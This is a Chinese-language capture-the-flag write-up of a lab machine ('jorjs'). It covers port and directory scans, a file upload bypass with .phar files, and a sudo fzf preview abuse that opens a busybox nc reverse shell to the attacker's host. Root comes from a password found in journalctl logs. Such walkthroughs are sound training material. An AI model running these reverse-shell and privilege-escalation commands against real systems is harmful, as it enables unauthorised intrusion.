

群友靶机-jorjs-Tuf

信息收集

```
└─(kali㉿kali)-[~/Desktop/maze-sec/jorjs]
└─$ cat ports.nmap
# Nmap 7.98 scan initiated Wed Mar 11 20:52:02 2026 as: /usr/lib/nmap/nmap -p- --open
-Pn -n -oA ports 10.0.2.43
Nmap scan report for 10.0.2.43
Host is up (0.00028s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
MAC Address: 08:00:27:81:A0:7E (Oracle VirtualBox virtual NIC)

# Nmap done at Wed Mar 11 20:52:06 2026 -- 1 IP address (1 host up) scanned in 3.74
seconds
```

```
└─(kali㉿kali)-[~/Desktop/maze-sec/jorjs]
└─$ dirsearch -u http://10.0.2.43
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
^[0
```

```
  _|. _ _ _ _ _ _|.    v0.4.3
  (_||| _) (/_(_|| ( _| )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/maze-sec/jorjs/reports/http_10.0.2.43/_26-03-11_20-52-14.txt

Target: http://10.0.2.43/

```
[20:52:14] Starting:
[20:52:15] 403 - 274B - /.ht_wsr.txt
[20:52:15] 403 - 274B - /.htaccess.bak1
[20:52:15] 403 - 274B - /.htaccess.orig
[20:52:15] 403 - 274B - /.htaccess.save
[20:52:15] 403 - 274B - /.htaccess.sample
[20:52:15] 403 - 274B - /.htaccess_extra
[20:52:15] 403 - 274B - /.htaccess_orig
[20:52:15] 403 - 274B - /.htaccess_sc
[20:52:15] 403 - 274B - /.htaccessBAK
[20:52:15] 403 - 274B - /.htaccessOLD
```

```

[20:52:15] 403 - 274B - /.htaccessOLD2
[20:52:15] 403 - 274B - /.html
[20:52:15] 403 - 274B - /.htm
[20:52:15] 403 - 274B - /.htpasswd_test
[20:52:15] 403 - 274B - /.htpasswd
[20:52:15] 403 - 274B - /.httr-oauth
[20:52:15] 403 - 274B - /.php
[20:52:33] 301 - 313B - /node_modules -> http://10.0.2.43/node_modules/
[20:52:33] 200 - 2KB - /node_modules/
[20:52:33] 200 - 66B - /package.json
[20:52:33] 200 - 54KB - /package-lock.json
[20:52:37] 403 - 274B - /server-status
[20:52:37] 403 - 274B - /server-status/

```

```

└─(kali㉿kali)-[~/Desktop/maze-sec/jorjs]
└─$ dirsearch -u http://10.0.2.43:8080
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

```

```

_ | . _ _ _ _ _ | _ v0.4.3
(_ ||| _ ) (/ _ ( _ || ( _ | )

```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/maze-sec/jorjs/reports/http_10.0.2.43_8080/_26-03-11_23-04-56.txt



Target: http://10.0.2.43:8080/

```


[23:04:56] Starting:
[23:05:36] 200 - 173B - /upload
[23:05:36] 200 - 173B - /upload/
[23:05:36] 404 - 14B - /uploads/affwp-debug.log
[23:05:36] 404 - 14B - /uploads/dump.sql

```

Task Completed



8080



正好有个文件上传 FUZZ出来 .phar可以绕过 结合CVE-2026-21440传到web目录



uid=33(www-data) gid=33(www-data) groups=33(www-data)

横向移动


```
www-data@jorJs:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on jorJs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jorJs:
    (welcome) NOPASSWD: /usr/bin/fzf
www-data@jorJs:/var/www/html$ sudo -u welcome /usr/bin/fzf --preview 'busybox nc
10.0.2.3 4444 -e /bin/bash'
```

```
└─(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.43] 43442
id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

提权

群里有个提示



那直接锁定日志

```
welcome@jorJs:~$ journalctl
Hint: You are currently not seeing messages from other users and the system.
      Users in groups 'adm', 'systemd-journal' can see all messages.
      Pass -q to turn off this notice.
-- Journal begins at Sat 2026-02-21 02:51:13 EST, ends at Wed 2026-03-11 23:13:51 EDT. --
Feb 21 02:51:13 moban welcome[8608]: MazeSec-journalctl-AdonisJS
Feb 21 03:02:42 moban sudo[8691]: pam_unix(sudo:auth): conversation failed [failure]
Feb 21 03:02:42 moban sudo[8691]: pam_unix(sudo:auth): auth could not identify password for [welcome]
Feb 21 03:02:42 moban sudo[8691]: welcome : command not allowed ; TTY=pts/0 ; PWD=/home/welcome ; USER=root ; COMMAND=list
Feb 21 03:04:38 moban root[8702]: 893d7f1727b93012ee1b6b268ebf841b
Feb 21 03:05:08 moban root[8705]: 34da8c8546e26b4998aa0456a71e554034da8c8546e26b4998aa0456a71e5540
Feb 21 03:05:15 moban root[8707]: 34da8c8546e26b4998aa0456a71e5540
-- Boot 48d3c5da4c8f4082912343c988ad45bd --
Mar 11 22:09:34 jorJs systemd[24594]: Queued start job for default target Main User Target.
Mar 11 22:09:34 jorJs systemd[24594]: Created slice User Application Slice.
Mar 11 22:09:34 jorJs systemd[24594]: Reached target Paths.
Mar 11 22:09:34 jorJs systemd[24594]: Reached target Timers.
Mar 11 22:09:34 jorJs systemd[24594]: Starting D-Bus User Message Bus Socket.
Mar 11 22:09:34 jorJs systemd[24594]: Listening on GnuPG network certificate management daemon.
Mar 11 22:09:34 jorJs systemd[24594]: Listening on GnuPG cryptographic agent and passphrase cache (access for web browsers).
Mar 11 22:09:34 jorJs systemd[24594]: Listening on GnuPG cryptographic agent and passphrase cache (restricted).
Mar 11 22:09:34 jorJs systemd[24594]: Listening on GnuPG cryptographic agent (ssh-agent emulation).
```

稍微FUZZ了一下 最后就是 root:MazeSec-journalctl-AdonisJS

```
welcome@jorJs:~$ su root
Password:
root@jorJs:/home/welcome# id
uid=0(root) gid=0(root) groups=0(root)
```

结束